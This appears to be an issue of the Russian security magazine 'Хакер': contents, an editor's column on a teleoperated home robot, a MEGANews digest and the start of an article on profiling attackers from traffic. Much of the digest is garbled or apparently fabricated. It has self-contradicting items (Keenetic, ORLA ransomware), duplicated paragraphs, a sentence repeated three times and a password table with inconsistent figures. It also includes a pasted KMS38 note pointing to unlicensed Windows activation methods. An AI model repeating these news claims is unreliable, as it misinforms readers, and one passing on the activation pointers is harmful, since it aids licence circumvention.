ХАКЕР

№320

Сравниваем обфускаторы кода

Cover Story

Знакомимся с Bjorn

Связываем Burp и Acunetix

КОРОЛЕВСТВО ГРАБЛЕЙ

Изучаем повадки атакующего и делаем его жизнь невыносимой

№ 320

CONTENTS

Он, робот
Колонка главреда

MEGANews
Самые важные события в мире инфосека за ноябрь

Обратный enumeration
Изучаем атакующих по их трафику

Королевство граблей
Делаем цель максимально неудобной для атакующих

Безопасность в эфире
Строим систему защиты беспроводных сетей

Код-невидимка
Сравниваем способы обфускации программ

Неслучайный UUID
Как я нашел нестандартный IDOR на баг-баунти

Следуй за белым кроликом
Реверсим файлы, зашифрованные алгоритмом Rabbit

HTB Voleur
Выходим из окружения WSL и повышаем привилегии на сервере

HTB RustyKey
Применяем COM Hijacking для захвата сервера на Windows

HTB Outbound
Ломаем Roundcube и получаем учетные данные

HTB Artificial
Эксплуатируем баг в TensorFlow и атакуем Backrest

Регулируй регулярки!
Выбираем инструменты для работы с RegEx

Чекеры Burp
Делаем шаблоны BChecks для быстрой разведки

Болевой шок
Пишем свой сетевой бациллер на Python

Ultra App Kit
Пишем программы на новом кросс-платформенном фреймворке

Бинарь своими руками
Делаем PE-файл с оконным приложением Windows

Мощь двух китов
Объединяем возможности Burp и Acunetix

Идет инициализация!
Разбираем плюсы и минусы init-систем для Linux

Спекки на максималках
На что способен ZX Evolution — самый продвинутый клон ZX Spectrum

Карманный викинг
Знакомимся с Bjorn — уникальным устройством для хакеров и пентестеров

Push-pull
Собираем двухтактный ламповый усилитель своими руками

ОН, РОБОТ


Колонка главреда

Автономный гуманоидный робот, который ходит по квартире и помогает с домашними делами, — привычный персонаж из научной фантастики. Возможно ли сделать такого сегодня? Рекламные ролики компании 1X говорят, что да, вполне возможно, чем, собственно, и вызвали много хайпа. Давай посмотрим, чем в реальности будет заниматься этот робот-носочек с глазами-пуговками.

Андрей Письменный
Главный редактор
apismenny@gmail.com

Самостоятельно робот NEO пока что не умеет делать вообще ничего, точнее, немногим больше, чем умная колонка. ИИ позволяет ему отвечать на вопросы, а также выполнять самые простые поручения: например, встать и подержать дверь (вероятность успеха уже достигла 90%) или подать какой-нибудь предмет, с вероятностью в районе 50–70%.

В остальных случаях роботом должен управлять оператор при помощи шлема виртуальной реальности и 3D-контроллеров. Да, уборку будет делать, как и раньше, живой человек, просто очень сложным и высокотехнологичным способом — через человекоподобного робота.



Тем не менее разработчики говорят, что спрос на роботов потрясающий: в следующем году заказчикам отгрузят первую партию из 100 тысяч экземпляров, в 2027-м — еще вдвое больше. По словам CEO компании Бёрнта Бёрника, спрос значительно превышает возможности производства.

Пока что с заказчиков берут только скромную предоплату (200 долларов США), а потом владение роботом вместе с услугами оператора будет обходиться в 500 баксов в месяц. Если же кто-то хочет приобрести NEO в полное владение, придется выложить полную цену — 20 тысяч долларов.

При этом ограничений NEO никто не скрывает. На видео Wall Street Journal робот даже под управлением оператора не может закрыть дверцу посудомоечной машины, все время комично промахиваясь мимо нее. Похоже, даже в 3D-очках управлять им непросто.

Зато Бёрник браво предрекает, что в 2027–2029 годах уже получится достичь неплохого уровня автономии. Верить ли? Думаю, у него все шансы оказаться в одном клубе с Маском, который уже как минимум десять лет обещает «уже на следующий год» сделать «Теслу» полностью автономной.

И конечно, все сразу бросились обсуждать приватность: крипово ведь, что дома будет убираться чужой человек… Или это ничем не отличается от обычного клининга? Вообще-то, в отличие от уборщицы, робот даже не покидает твой дом, а значит, и вынести из него ничего не сможет. С другой стороны, уборщица обычно не снимает на видео все, что делает, и не ведет потоковое вещание в облако.

Что, если робот и его оператор случайно подсмотрят сцены из личной жизни? А что, если не с женой, а с соседкой или даже соседом? Можно ли будет позвать оператора в суд — свидетельствовать на бракоразводном процессе? А потребовать у компании запись? Вопросы, вопросы, много вопросов.

Впрочем, я бы скорее опасался, что некоторые роботэнтузиасты сами начнут склонять невинную машину к участию в таких делах — не дожидаясь появления на рынке настоящих многофункциональных роботов-служанок. Это тоже, кстати, давняя мечта из фантастики другого сорта… Но не будем отвлекаться.

Примечательно, что и с точки зрения самого производителя бизнес не выглядит слишком уж крутым: 500 долларов в месяц с клиента, который получает крайне дорогостоящий агрегат и регулярно занимает высококвалифицированного сотрудника, — не так уж много. Но цель здесь не в том, чтобы сейчас же начать зарабатывать.

Все затевно именно что ради сбора данных. Но вовсе не о любовных похождениях пользователей. Каждый робот, даже в режиме удаленного управления, непрерывно записывает все, что только может. Камеры, микрофоны, датчики прикосновений, моторы — все это генерирует огромный поток информации, который компания собирает и сохраняет.

Лучшие нейросети, что у нас сейчас есть, обучены на гигантских массивах данных — картинках и текстах. Для движений нет даже близко ничего похожего, поэтому план — сначала использовать операторов, а те постепенно обучат роботов моторным навыкам. Со временем ИИ будет брать на себя все больше и больше повседневных задач.

Именно поэтому нужно массовое распространение в дома — чтобы роботы сразу собирали данные в реалистичной обстановке. Другие компании сейчас тратят огромные бюджеты, чтобы добиться того же в искусственных условиях, и смелый план 1X может оказаться настоящим прорывом в этой области.

Даже если роботы-слуги не станут распространенным явлением, данные все равно пригодятся. По сути, это первый робот, который будет находиться среди людей, в том же физическом пространстве. Это уникальная возможность натаскать искусственный интеллект на реалии мира людей. Ему понадобится понимать, когда к нему обращаются, правильно реагировать на жесты и мимику, существовать в реальном времени. Возможно, это откроет для моделей новый пласт понимания мира.

Пока что 1X, как и любой стартап, будет прожигать деньги. Но если их хватит, чтобы дотянуть до хоть каких-нибудь результатов, связанных с обучением ИИ, то, возможно, нас ждет очередной прорыв.

Так что с точки зрения робототехники и искусственного интеллекта это крайне занятный эксперимент, с точки зрения бизнеса — чистая авантюра, с точки зрения приватности — довольно сомнительно, ну а с точки зрения информационной безопасности… это первый домашний гаджет, который сможет придушить пользователя во сне подушкой, если управление захватят злодеи. Приятных снов!

MEGA NEWS

Игорь Сёмин, Cyfrum
Telegram: @igorsemin

В начале мая дайджест *Kaminsky Discovery* обосновался сразу в трёх площадках. Мы выпустили 2 часа 40 минут аналитики, Microsoft Security Intelligence Report v. 27 и Cyfrum Threat Intelligence Report. Чтобы не повторяться, в этом выпуске мы собрали самое важное из всех трёх материалов, а также добавили ещё несколько новостей, которые не попали в наши отчёты.

ПРИНУДИТЕЛЬНЫЕ ОБНОВЛЕНИЯ KEENETIC

Пользователи роутеров Keenetic обнаружили, что их устройства начали принудительно обновляться до версии 4.3 alpha 1 без их согласия. Обновление включает в себя функцию **Cloud Control**, которая позволяет управлять роутером через облако. Пользователи, которые не хотят, чтобы их устройства обновлялись, могут отключить эту функцию в настройках.

В начале нового года производитель Keenetic анонсировал бесплатную услугу **Cloud Control**, которая позволяет подключаться к роутеру через облако, а не напрямую. Для этого в прошивку роутеров был встроен специальный агент, который устанавливает защищенное соединение с облаком Keenetic. Для работы этой функции требуется прошивка версии 4.3 alpha 1.

Злоумышленники воспользовались этой возможностью и начали массово обновлять роутеры Keenetic без ведома их владельцев. Они установили на них свои прошивки, которые позволяют им управлять роутерами через облако. Это дает им возможность перехватывать трафик пользователей, изменять настройки роутеров и даже использовать их для атак на другие устройства.

Злоумышленники, которые стоят за этой атакой, пока не выдвинули никаких требований. Они просто обновляют прошивки на роутерах и ждут, что пользователи заплатят им за возможность вернуть контроль над своими устройствами. Эксперты по безопасности рекомендуют пользователям роутеров Keenetic отключить функцию **Cloud Control** и установить последнюю версию прошивки, которая не содержит этой функции.

15 МИЛЛИОНОВ ДОЛЛАРОВ В ДЕНЬ ПРОТИВ ОРЛА

Компания **Avast** выпустила бесплатный инструмент **AVAST DECRYPT**, который позволяет расшифровать файлы, зашифрованные вымогателем **ORLA**. Вымогатель ORLA был обнаружен в начале 2022 года. Он использует алгоритм шифрования RSA-1024 и требует выкуп в размере **15 000 000 долларов**. Однако, как оказалось, ключи, которые использует ORLA, можно подобрать.

Злоумышленники, стоящие за ORLA, используют уязвимость в протоколе SMB, чтобы распространяться по сети. Они также используют инструмент **PsExec**, чтобы запускать вредоносный код на удаленных компьютерах. Для шифрования файлов ORLA использует библиотеку **Crypto++**.

Avast Decryptor для ORLA работает следующим образом. Сначала он ищет на диске файлы, зашифрованные ORLA. Затем он пытается подобрать ключи, которые использовались для шифрования этих файлов. Если ключи найдены, Avast Decryptor расшифровывает файлы и восстанавливает их в исходное состояние.

Важно отметить, что Avast Decryptor для ORLA не гарантирует расшифровку всех файлов. Если ключи, которые использовались для шифрования файлов, не были найдены, Avast Decryptor не сможет их расшифровать. Однако, в большинстве случаев, Avast Decryptor успешно справляется с задачей.

CELLEBRITE ЛОМАЕТ ТЕЛЕФОНЫ PIXEL

Компания **Cellebrite** заявила о взломе телефонов Google Pixel. Это произошло на фоне скандала с **Graphite**, инструментом для взлома телефонов, который был разработан израильской компанией **Paragon**. Cellebrite утверждает, что может взламывать телефоны Pixel, работающие на операционной системе Android 12 и выше.

Graphite использует уязвимость в ядре Android, которая позволяет ему получить доступ к данным пользователя. Cellebrite также использует эту уязвимость, но не раскрывает подробностей о том, как именно она работает. Компания утверждает, что может взламывать телефоны Pixel, работающие на операционной системе Android 12 и выше.

Cellebrite использует свои инструменты для того, чтобы помогать правоохранительным органам в расследовании преступлений. Компания утверждает, что ее инструменты используются только с разрешения суда. Однако, некоторые эксперты по безопасности выражают обеспокоенность тем, что инструменты Cellebrite могут быть использованы для незаконной слежки за людьми.

Cellebrite заявила, что ее инструменты могут взламывать телефоны Pixel, работающие на операционной системе Android 12 и выше. Компания утверждает, что ее инструменты используются только с разрешения суда. Однако, некоторые эксперты по безопасности выражают обеспокоенность тем, что инструменты Cellebrite могут быть использованы для незаконной слежки за людьми.

ВАКАНСИЯ В ДАРКНЕТЕ

Группа **Conti** объявила о закрытии, но, похоже, это не совсем так. Группа **GraphiteCMD** создала в даркнете вакансию для разработчика вредоносного ПО. Вакансия была опубликована на форуме **XSS** и предлагает зарплату в размере **$10 000** в месяц.

Группа GraphiteCMD ищет разработчика, который будет создавать вредоносное ПО для атак на корпоративные сети. Вакансия требует опыта работы с Windows API, Active Directory и PowerShell. Также приветствуется знание языков программирования C++ и Python.

Группа GraphiteCMD была создана в 2022 году. Она использует вредоносное ПО **Conti**, которое было разработано группой Conti. Группа Conti была расформирована в 2022 году, но, похоже, ее бывшие участники решили возобновить свою деятельность.

Группа GraphiteCMD является одной из самых активных группировок, которые используют вредоносное ПО Conti. В 2022 году группа атаковала более 100 компаний по всему миру. Среди ее жертв были крупные корпорации, государственные учреждения и медицинские организации.

Группа GraphiteCMD использует вредоносное ПО Conti для шифрования данных своих жертв. После шифрования данных группа требует выкуп в размере от нескольких миллионов до нескольких десятков миллионов долларов.

MICROSOFT ПРОТИВ KMS-АКТИВАЦИИ

Компания **Microsoft** выпустила обновление безопасности для своей операционной системы Windows 11 и 10 через KB5025305, которое ограничивает использование KMS-активации. Это обновление было выпущено в ответ на растущую популярность KMS-активации среди пользователей, которые хотят получить доступ к функциям Windows без покупки лицензии.

KMS-активация использует уязвимость в протоколе **Key Management Service**, который используется для активации Windows в корпоративных сетях. Эта уязвимость позволяет злоумышленникам создавать поддельные KMS-серверы и активировать Windows на компьютерах, которые не имеют лицензии.

Microsoft заявила, что обновление KB5025305 было выпущено в ответ на растущую популярность KMS-активации среди пользователей, которые хотят получить доступ к функциям Windows без покупки лицензии. Компания также заявила, что обновление KB5025305 было выпущено в ответ на растущую популярность KMS-активации среди пользователей, которые хотят получить доступ к функциям Windows без покупки лицензии.

KMS38 Documentation

KMS38 EXPIRES ON YEAR 2038.

KMS38 is a server for Windows 10/8/7 and Windows Server 2016/2012R2/2012/2008R2 that will activate Windows 10/8/7 and Windows Server 2016/2012R2/2012/2008R2 until the year 2038. Clients activated by KMS38 will renew their activation every 30 days. Windows 10/8/7 and Windows Server 2016/2012R2/2012/2008R2 are supported.

Starting with build **18362.329**, Microsoft fully disabled this functionality, causing KMS38 to stop working on that build and all later versions.

KMS38 has now been removed from the MAS script. Users are advised to use **HWID** or **Ohook** activation instead.

If you still wish to use it on older Windows versions or keep it for an isolated purpose, you can download the last release here.

БЕЛЫЕ СПИСКИ


В Microsoft Defender появилась поддержка **белых списков**. Теперь администраторы могут создавать списки разрешенных приложений, которые будут запускаться без ограничений. Это позволит защитить компьютеры от вредоносного ПО, которое может попасть в систему через уязвимости в других приложениях.

Белые списки работают следующим образом. Администратор создает список разрешенных приложений, который содержит информацию о каждом приложении, включая его имя, путь к файлу и хеш-сумму. Microsoft Defender будет проверять каждое приложение, которое пытается запуститься, и сравнивать его с белым списком. Если приложение не найдено в белом списке, оно будет заблокировано.

Создание белых списков может быть полезным для защиты компьютеров от вредоносного ПО, которое может попасть в систему через уязвимости в других приложениях. Однако, создание белых списков может быть трудоемким процессом, поскольку администратор должен вручную добавлять каждое приложение в список.

БЕНАРС-ЛИЦО В КОЛЛАПСЕ РЕКЛАМНОЙ МОДЕЛИ ИНТЕРНЕТА

Из книжки Леонид Плаш Кухня И. Ар где Тим Бернерс-Ли, создатель Всемирной паутины, предсказывает, что интернет-реклама скоро перестанет работать. Причина: алгоритмы. Они научились распознавать рекламу и блокировать ее. Они научились распознавать рекламу и блокировать ее. Они научились распознавать рекламу и блокировать ее



ФБР ИНТЕРЕСУЕТСЯ ARCHIVE.TODAY

В ФБР заинтересовались личностью человека, который управляет archive.today (он же archive.is и archive.ph) — одним из крупнейших онлайн-архивов, который годами использовался для сохранения страниц, обхода платного доступа и просмотра материалов без перехода на оригинальные сайты.

30 октября 2025 года ФБР направило доменному регистратору Tucows предписание с требованием раскрыть данные владельца домена.

В документе, который представители archive.today опубликовали в соцсети X, говорится, что запрос связан с федеральным уголовным расследованием. В судебном запросе не уточняется, о каких именно нарушениях идет речь, однако ФБР требует раскрыть целый перечень данных, включая:

> *Записи местных и междугородных телефонных соединений (входящие и исходящие вызовы, push-to-talk, SMS/MMS); сведения о способах и источниках оплаты (включая номера банковских карт и счетов); данные о времени и длительности интернет-сессий; идентификаторы устройств (IMEI, IMSI, UFMI, ESN) и другие идентификаторы пользователя, включая временные сетевые адреса (в том числе IP-адреса); а также сведения о типах используемых сервисов (push-to-talk, текст, трехсторонняя связь, почтовые сервисы, облачные сервисы, игровые сервисы и так далее).*

Регистратор подтвердил СМИ, что обычно выполняет такие запросы властей, однако комментировать ситуацию отказался.

Archive.today (и его зеркала — archive.is, archive.ph и так далее) появился более десяти лет назад. Наибольший всплеск популярности сервис получил во время GamerGate, так как участники онлайн-кампании активно сохраняли в сервисе публикации, чтобы не направлять трафик на сайты-источники и следить за изменениями в статьях.

Со временем ресурс стал одним из крупнейших инструментов для архивации веба: пользователи сохраняют в нем новости, блоги, материалы госорганов и страницы, которые могут исчезнуть или измениться со временем.

При этом о создателях проекта не известно практически ничего. Редкие попытки разобраться в происхождении archive.today приводили лишь к появлению гипотез. Одно из таких исследований предполагало, что сайт ведет один человек, вероятно находящийся в России, обладающий нужной технической подготовкой и связями в Европе.

Сам сервис заявлял, что финансируется частным образом и не имеет сложной инфраструктуры. К примеру, в 2021 году его администрация писала, что проект «может умереть в любой момент».

В настоящее время в архивах сервиса сохранены сотни миллионов страниц. Из-за особенностей работы проекта удалить материал из archive.today практически невозможно: еще в 2013 году авторы объясняли, что они, напротив, борются с «мертвыми ссылками».

МОБИЛЬНАЯ МАЛВАРЬ СТАНОВИТСЯ АКТИВНЕЕ


Специалисты компании Zscaler обнаружили в Google Play **239** вредоносных приложений за период с июня 2024-го по май 2025 года. В сумме их скачали более **42 МИЛЛИОНОВ** раз.

Количество атак на мобильные устройства выросло на **67%** за год. Основной драйвер роста — мошенничество с платежами через фишинг, смишинг и подмену SIM-карт.

Вредоносные банковские транзакции по годам

Рекламная малварь остается главной угрозой — она была обнаружена в **69%** всех случаев. На втором месте инфостилер Joker с **23%**.

Активность шпионских программ взлетела на **220%**. Лидеры в этой области — **SPYNOTE**, **SPYLOAN** и **BADBAZAAR**, которые следят за пользователями, шантажируют их и крадут личные данные.



Больше всего жертв Android-малвари было обнаружено в Индии, США и Канаде (**55%** атак). В Италии и Израиле рост заражений достиг **800–4000%** год к году.

ЗАПРЕТ АВТОРИЗАЦИИ ЧЕРЕЗ ЗАРУБЕЖНЫЕ СЕРВИСЫ

В Госдуму внесли законопроект, который предусматривает административную ответственность и штрафы в размере до 700 тысяч рублей для владельцев российских сайтов, которые игнорируют требования об авторизации пользователей только через российские сервисы.

Документ появился в электронной базе, и его подала группа депутатов во главе с первым зампредом комитета по информполитике Антоном Горелкиным.

Еще в 2023 году были приняты требования, согласно которым авторизация пользователей на территории России должна проходить:


- по номеру телефона российского оператора связи;
- через единый портал «Госуслуг» (ЕСИА) и Единую биометрическую систему (ЕБС);
- с использованием иной информсистемы, которая обеспечивает авторизацию пользователей сайтов и владельцем которой является гражданин РФ, не имеющий гражданства другого государства, или российское юрлицо с иностранным владением менее 50%.

Как тогда писал Антон Горелкин, инициатива связана с «обеспечением гарантии сохранности персональных данных» на более высоком уровне. Он добавлял, что «по электронной почте авторизацию проводить можно, но это должна быть российская почта». При этом отмечалось, что закон не имеет обратной силы, поэтому изменения затронут только новые регистрации, в то время как уже зарегистрированные аккаунты, привязанные к иностранным сервисам электронной почты, продолжат работать.

Кроме того, в 2023 году глава комитета Госдумы по информполитике Александр Хинштейн (занимал эту должность с 2020-го по 2024 год) уточнял, что под «иной информсистемой» имеются в виду российские сервисы, например «Вконтакте» или почта Mail.ru. Он также добавлял, что регистрироваться с помощью электронных почтовых адресов иностранных сервисов будет нельзя.

Представленный 14 ноября 2025 года законопроект вводит штрафы за нарушение вышеописанных правил:

- для граждан — от 10 000 до 20 000 рублей;
- для должностных лиц — от 30 000 до 50 000 рублей;
- для юридических лиц — от 500 000 до 700 000 рублей.



ПОЯСНИТЕЛЬНАЯ ЗАПИСКА

к проекту федерального закона «О внесении изменений в Кодекс Российской Федерации об административных правонарушениях»

В соответствии с частью 10 статьи 8 Федерального закона от 27 июля 2006 года № 149-ФЗ «Об информации, информационных технологиях и защите информации» (далее – Закон об информации) владелец информационного ресурса в сети «Интернет» (сайта и (или) страницы сайта в сети «Интернет», и (или) информационной системы, и (или) программы для электронных вычислительных машин), являющийся российским юридическим лицом или гражданом Российской Федерации и осуществляющий свою деятельность в сети «Интернет» на территории Российской Федерации, в случае, если доступ к информации, размещенной на его информационном ресурсе, предоставляется пользователям, прошедшим авторизацию, обязан проводить ее в отношении пользователей, находящихся на территории Российской Федерации, одним из следующих способов:

1) с использованием номера мобильного телефона;

2) с использованием единой системы идентификации и аутентификации или единой биометрической системы;

3) с использованием сервиса авторизации, владельцем которого является гражданин Российской Федерации, не имеющий гражданства другого государства, или российская организация, находящаяся под контролем Российской Федерации и (или) субъекта Российской Федерации, и (или) муниципального образования, и (или) гражданина Российской Федерации, не имеющего гражданства другого государства, и (или) контролируемых ими совместно или по отдельности лиц.

Проектом федерального закона «О внесении изменений в Кодекс Российской Федерации об административных правонарушениях» (далее – законопроект) предлагается установить административную ответственность за неисполнение владельцем информационного ресурса обязанности проводить авторизацию пользователей, находящихся на территории Российской Федерации, одним из способов, предусмотренных Законом об информации, в виде штрафа для граждан в размере от 10 тысяч до 20 тысяч рублей, должностных лиц – от 30 тысяч до 50 тысяч рублей, для юридических лиц – от 500 тысяч до 700 тысяч рублей.


Те же штрафы грозят за применение рекомендательных технологий без информирования пользователей, непубликацию правил их использования, отсутствие адреса электронной почты для юридически важных сообщений, а также инициалов и названия владельца ресурса.

Отдельная ответственность предусмотрена за невыполнение требований Роскомнадзора о прекращении использования рекомендательных технологий — здесь штрафы начинаются от 20 тысяч рублей для граждан и доходят до 2,8 миллиона рублей для компаний за повторное нарушение.

Антон Горелкин прокомментировал инициативу в своем Telegram-канале, озаглавив публикацию как «Авторизация через Google — ВСЁ». Он пишет, что законопроект не затронет «обычных пользователей интернета». По его словам, штрафы коснутся только владельцев сайтов и приложений, которые «уже два года игнорируют закон».

Депутат объяснил эту инициативу стремлением «дальше уменьшать зависимость Рунета от решений из недружественных государств».


ТОРВАЛЬДС О ВАЙБ-КОДИНГЕ



Линус Торвальдс (Linus Torvalds) высказался о разработке с помощью ИИ на Linux Foundation Open Source Summit в Сеуле. Он назвал вайб-кодинг отличным способом начать работу с компьютерами, но категорически не подходящим для продакшена.

По словам Торвальдса, вайб-кодинг помогает людям заставить компьютер делать то, что они раньше не могли. Но для серьезной разработки это катастрофа с точки зрения поддержки кода:

> Я весьма позитивно отношусь к вайб-кодингу — но не для разработки ядра. Компьютеры стали намного сложнее, чем в то время, когда я учился программировать, набирая код из компьютерных журналов. Вайб-кодинг — отличный способ для людей заставить компьютеры делать то, что они, возможно, не смогли бы сделать иначе. Однако с точки зрения поддержки кода это может быть просто ужасной идеей.
>
> ИИ — просто еще один инструмент. Это похоже на то, как компиляторы освобождают людей от необходимости писать код на ассемблере вручную и значительно повышают производительность, но из-за этого не исчезли программисты.



GOOGLE РАЗРЕШИТ SIDELOADING

Представители Google изменили мнение о запланированной обязательной верификации разработчиков Android-приложений. После критики со стороны сообщества компания объявила, что введет упрощенные аккаунты для небольших разработчиков и создаст отдельный режим для «опытных пользователей», которые смогут устанавливать неверифицированные приложения из сторонних источников.

В августе 2025 года Google анонсировала новую систему верификации для разработчиков приложений (Developer Verification), которая должна была заработать в 2026 году. В частности, планировалось, что даже приложения, устанавливаемые на Android-устройства из сторонних источников, должны исходить только от разработчиков с подтвержденной личностью.

При этом в компании сообщали, что приложения неверифицированных разработчиков просто не будут устанавливаться на сертифицированные Android-устройства, то есть девайсы, на которых работает Play Protect и предустановлены приложения Google.

Google обосновывала эти меры борьбой с вредоносным ПО и финансовым мошенничеством, так как злоумышленники нередко используют социальную инженерию, убеждая пользователей обойти встроенные защитные механизмы Android и установить малварь вручную.

Однако практически сразу эта инициатива вызвала острую критику со стороны сообщества. В частности, разработчики возмутились тем, что теперь всем придется предоставлять Google документы, удостоверяющие личность, а также платить взносы за прохождение верификации. Кроме того, в инициативе увидели попытку Google упрочить свой контроль над экосистемой Android.

К примеру, разработчики популярнейшего магазина приложений F-Droid и вовсе предупреждали, что принятие новых правил может угрожать существованию любых альтернативных магазинов приложений, включая сам F-Droid:

> *Мы не верим, что регистрация разработчиков мотивирована безопасностью. Это попытка консолидировать власть и усилить контроль над ранее открытой экосистемой.*

Столкнувшись со столь массовым недовольством сообщества, представители Google пошли на попятную. В частности, в компании пообещали сделать бесплатную верификацию для разработчиков-энтузиастов и студентов, которые хотят устанавливать свои приложения на ограниченное число устройств. А также подтвердили, что установка через ADB (с подключенного компьютера) тоже останется доступной.

Теперь компания сообщила, что готова сделать еще два важных шага.

Упрощенные аккаунты для небольших разработчиков. Google создаст специальный тип учетных записей для тех, кто распространяет приложения среди небольшой аудитории — семьи, друзей, коллег. Такие разработчики смогут обойтись без прохождения полной верификации.

«Продвинутый режим» (Advanced flow) для опытных пользователей. Тем, кто готов взять на себя риски, разрешат устанавливать неверифицированные приложения. Система будет предупреждать пользователя о потенциальной опасности, однако финальное решение останется за пользователем.

Мэттью Форсайт (Matthew Forsythe), директор по управлению продуктами Android App Safety, заявил:

> *Мы ценим активность сообщества и услышали полученные отзывы — особенно от студентов и разработчиков-энтузиастов, которым нужен доступный путь для обучения, а также от опытных пользователей, которые готовы брать на себя риски, связанные с безопасностью.*

Как именно будет работать «продвинутый режим», пока не раскрывается. Google обещает обнародовать больше информации в ближайшие месяцы. Вероятно, этот режим будут сопровождать дополнительные предупреждения при установке, может потребоваться одноразовая активация через ADB или специальный внутренний процесс Google.


Компания подчеркивает, что цель всех этих нововведений — защита пользователей от манипуляций со стороны мошенников, которые умеют убеждать людей игнорировать предупреждения.

Google уже начала приглашать разработчиков, распространяющих приложения за пределами магазина Google Play, для прохождения верификации в раннем доступе. После 25 ноября 2025 года эта программа откроет двери и для разработчиков из Play Store.

Полный запуск программы верификации намечен на март 2026 года. С сентября будущего года обязательная верификация заработает в Бразилии, Индонезии, Сингапуре и Таиланде. Глобальное внедрение механизма запланировано на 2027 год.

77% СОТРУДНИКОВ ПЕРЕДАЮТ КОРПДАННЫЕ ИИ-ЧАТ-БОТАМ

Компания LayerX выяснила: данные теперь чаще утекают через копипасту, чем через загрузку файлов. Так, **77%** сотрудников вставляют закрытую информацию в запросы к чат-ботам, при этом **32%** всех операций копирования из корпоративных аккаунтов в личные происходят через ИИ-инструменты.



Суммарно **45%** сотрудников активно пользуются ИИ, причем в **67%** случаев доступ к этим инструментам осуществляется через личные аккаунты, а **92%** использования приходится на ChatGPT.

40% файлов, загружаемых в ИИ-инструменты, содержат персональные данные или данные платежных карт. **82%** операций копирования-вставки происходят через личные аккаунты.

Порядка **62%** от всех вставленных в ИИ-чаты данных содержат конфиденциальную информацию, из них **87%** информации отправляется в некорпоративные аккаунты.

ПРИЧИНЫ СБОЯ CLOUDFLARE

Глава компании Cloudflare Мэттью Принс (Matthew Prince) рассказал о причинах масштабного сбоя, который затронул глобальную сеть компании и многие сайты 18 ноября 2025 года. По его словам, причиной стала ошибка при изменении прав доступа к базе данных, хотя поначалу в компании решили, что столкнулись с масштабной DDoS-атакой.

Принс пишет, что проблема возникла при обновлении прав доступа в кластере ClickHouse, который генерирует feature file для системы Bot Management. Такой файл описывает активность и поведение вредоносных ботов, распространяя эту информацию по всей инфраструктуре Cloudflare, чтобы софт, управляющий маршрутизацией, знал о новых угрозах.

Целью изменения прав было предоставление пользователям доступа к низкоуровневым данным и метаданным. Однако в запросе, который использовался для извлечения этих данных, была допущена ошибка — он возвращал лишнюю информацию. Это более чем вдвое увеличило размер feature file. Когда он превысил установленный лимит, система обнаруживала недопустимо большой файл, после чего работа завершалась сбоем.


Проблему усугубило то, что кластер генерировал новую версию файла каждые пять минут. При этом «испорченные» данные появлялись только при запросе к тем нодам, которые уже получили обновление прав. В результате система то работала, то снова отказывала (в зависимости от того, на какую ноду попадал запрос и какой файл уходил в раздачу).

Принс признается:

> *Эти колебания не давали нам понять, что происходит, поскольку вся система то восстанавливалась, то снова выходила из строя, ведь в нашу сеть попадали то хорошие, то «плохие» файлы конфигурации. Поэтому сначала мы решили, что это атака.*

Периодические сбои в работе Cloudflare начались около 11:20 UTC 18 ноября 2025 года, а уже к 13:00 все ноды ClickHouse стали генерировать «плохие» файлы и система вошла в «стабильное состояние отказа», после чего серьезные проблемы начались уже у клиентов.

Продолжение статьи →



По данным CMP, не работали ноды Cloudflare по всей Европе, включая Амстердам, Берлин, Варшаву, Вену, Стокгольм, Франкфурт, Цюрих и другие города. Зафиксировал деградацию доступа также хостинг-провайдер Hetzner и ряд сетей в Европе. Полностью недоступен был сервис для проверки доступности сайтов Twitter, OpenAI, Anthropic, AWS и Google и некоторые другие сервисов.

Для устранения проблемы команда Cloudflare остановила генерацию новых файлов, начала вручную откатывать к предыдущей версии и перезапускать ядра прокси-серверов. Восстановление работы сети заняло в 14 раз больше времени, чем ожидалось в штатном режиме.

В своем собственном Пранк отмечает, что это был самый масштабный сбой Cloudflare с 2019 года. Ранее основной причиной таких инцидентов чаще всего становились ошибки в конфигурации. Теперь компания планирует усилить механизмы проверки таких файлов, а также ограничить возможность внутренних систем отключать функции Cloudflare при ошибках.

123456 И ADMIN НЕ УСТАРЕВАЮТ

Эксперты Специалист проанализировали более **3 MILLIARDOV** паролей, которые в 2025 году утекли через хакерские, Telegram и другие каналы. Классика жанра: **123456**, **ADMIN** и **PASSWORD** по-прежнему лидируют.

Rank	Password	# of Accounts
1	123456	374,755
2	123456789	329,547
3	password	297,454
4	qwerty	197,556
5	1234	1,771,335
6	qwerty123	1,471,647
7	12345	1,351,050
8	password1	1,183,016
9	123	999,761
10	1q2w3e4r	674,088
11	123456789101	562,631
12	1234567890	503,000
13	Aa123456	351,416
14	Pawg123	485,846
15	Password123	473,514
16	12345	469,646
17	Password	341,599
18	11111	329,739
19	asdfghjkl	306,000
20	1111	295,254

25% из 1000 самых распространенных паролей состоит только из цифр. При этом **38.8%** содержат строчные буквы, **20.8%** — заглавные, а **10.8%** — специальные символы.

Новые варианты тоже попали в топ: **MRDZ3456** давно шлют жертв, а **MARDI3456** — тренд целой группировки.

Самая популярная длина пароля — 10 символов, на них приходится 16% всех паролей. Почти столько же — 15 символов (9%) и 11 символов (11%). Короткие пароли из 8 символов встречаются в изучении сейчас, но их уже заметно меньше — **63.84%**.

65.8% проанализированных паролей короче 12 символов, а только **3.2%** содержат 18 символов и больше.

3.8% паролей — самые распространенные варианты, содержат хакерские слова **PROSS** или **PASSWORD**.

РОУТЕРЫ ASUS АТАКУЕТ WRTHUG


Исследователи из компании Eclypsium обнаружили масштабную кампанию, получившую название WrtHug, в рамках которой были скомпрометированы около 50 тысяч роутеров Asus по всему миру. Атакующие эксплуатируют шесть уязвимостей, в том числе критическую уязвимость обхода аутентификации AC-14A.

Расследование началось осенью. В апреле текущего года продавец Asus Ньюэлл Чжоу сообщил, что на проблема может использоваться удаленно. Позже специалисты Eclypsium подтвердили, что уязвимость позволяет злоумышленникам на устройствах с включенным веб-интерфейсом.

Последняя уязвимость наиболее опасна

ОБРАТНЫЙ ENUMERATION

Изучаем атакующих по их трафику


xeno
Senior Software Engineer at Yandex Cloud
xeno@yandex.ru

В арсенале безопасников — множество инструментов для анализа сетевой активности и выявления атак, но иногда можно обойтись без них и получить не менее впечатляющие результаты. В этой статье мы научимся извлекать пользу из сетевому трафику, восстановить портрет атакующего, понять, откуда он пришел, какой техникой пользуется и как ведет разведку.

Мы просмотрим какие сигналы ведет сам хакер, как он интерпретирует и почему подобрал именно такие инструменты, чем каждый из них занимается и что получает.

Enumeration — это искусство сбора информации с целей. Способность узнать достаточно информации о системе — прежде чем начать ее взламывать — складывается в общую картину и формирует план атаки. Чем больше информации собрано, тем выше вероятность успеха работы.

